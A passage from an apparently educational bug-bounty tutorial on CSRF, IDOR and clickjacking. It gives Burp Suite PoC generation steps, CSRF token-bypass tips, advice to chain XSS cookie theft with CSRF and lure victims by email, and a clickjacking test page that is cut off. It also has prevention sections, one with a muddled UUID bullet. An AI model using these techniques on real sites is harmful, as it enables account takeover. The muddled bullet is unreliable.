
* Update the POC with the details you want to change and sends it to the victim using social engineering techniques like sending link via email.
* When the victim opens the link, he is redirected to the website and his details gets changed.

CSRF POC:


* For Professional:
* Intercept the update request.
* Right Click -> Engagement tools -> Generate CSRF POC
* POC looks like




* For Community:
* Go to: <https://github.com/tkmru/lazyCSRF/releases>
* Download and Extract lazyCSRF\_jar.tar.gz




* Go to Burp Suite
* Click on extensions and add the .jar file
* Now you are ready to go





* Now while intercepting. Right click -> Extension -> LazyCSRF -> Generate CSRF POC



Some Tips:

* CSRF to XSS: Get the cookie using XSS and pass it to CSRF PoC, send the link to victim
* Some web applications are vulnerable to CSRF when their request method is changed from GET to POST and vice-versa.
* Remove Tokens: Sometimes removing the token param from the PoC, can give you a valid CSRF.
* Some web applications have the CSRF Tokens as static and dynamic and hence this also can lead you to CSRF.
* Some web applications check CSRF Tokens based on entropy length. Keep the entropy length same and you win!

Severity:

The severity of CSRF varies from P3 to P2 depending on what action is being performed. In

cases where there is an account takeover the severity will be P2.


Prevention:

* Anti-CSRF Tokens: Use a token that is associated with a particular user and can be found as a hidden value in every state changing form which is present on the web application. This token, called a CSRF Token or a Synchronizer Token
* Same Site Cookies: CSRF attacks are only possible since Cookies are always sent with any requests that are sent to a particular origin, which is related to that Cookie. Due to the nature of a CSRF attack, a flag can be set against a Cookie, turning it into a same-site Cookie. A same-site Cookie is a Cookie which can only be sent, if the request is being made from the same origin that is related to the Cookie being sent.

**Broken Access Control**

Access control ensures that each user can only access files (documents, images, etc.) related to their role or work. For example, you don’t want someone in the marketing department to access (read) the finance department’s documents.

**Insecure Direct Object References:** An insecure direct object reference (IDOR) is an access control vulnerability where invalidated user input can be used for unauthorized access to resources or operations. It occurs when an attacker gains direct access by using user-supplied input to an object that has no authorization to access. Attackers can bypass the authorization mechanism to access resources in the system directly by exploiting this vulnerability

Every resource instance can be called as an object and often, represented with and ID. And if these IDs are easy enough to guess or an object can be used by an attacker to bypass access check somehow, we can talk about an IDOR at this point.

Exploitation:

* Find an entry point (always check url).
* Change the value of that parameter to something else
* Send the request and check if you have been authenticated or have got the resource that does not belong to you.

Severity:

The severity of IDOR varies from P3 to P2 depending on what data is being exposed.

Prevention:


* Developers should avoid displaying private object references such as keys or file names.
* Verification of all the referenced objects should be checked.
* Tokens should be generated in such a way that it can only be mapped to the user and is not public.
* Avoid things like using UUIDs (Universally unique identifier) over Sequential IDs as UUIDs often let IDOR vulnerabilities go undetected.

**Client-Side Vulnerability**

A client-side attack is a security breach that happens on the client side. Examples include installing malware on your device or banking credentials being stolen by third-party sites**.**

**DOM Based XSS: (**already explained above**)**

**Clickjacking** (Click + hijacking)**:** Clickjacking, also known as a “UI redress attack” is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy (prey) website.

In simple words, an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top-level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Exploitation: Clickjacking works by using an iframe to load a vulnerable website on top of an attacker's

controlled domain.


Demonstrate Clickjacking vulnerabilities:


1. On suspected site: Inspect -> Network -> refresh page -> 1st link -> Headers

On vulnerable site you will find no **X-Frame optio**n as shown for starbucks.com


On safe site there is always an **X-frame option (deny/same-origin)** as shown for geeksforgeeks.org

* **X-Frame-Options** tells the browser whether you want to allow your site to be framed or not. By preventing a browser from framing your site you can defend against attacks like clickjacking. Recommended value " **X-Frame-Options: SAMEORIGIN**”.





1. To check if a website has **X-Frame-Options** set or not simply go to <https://securityheaders.com/> .Over here simply type-in the website you want to check for and hit **Scan.**



1. Use Code:

<html>

<head>

<title>Clickjack test page</title>

</head>

<body>

<p>Website is vulnerable to clickjacking! </p>

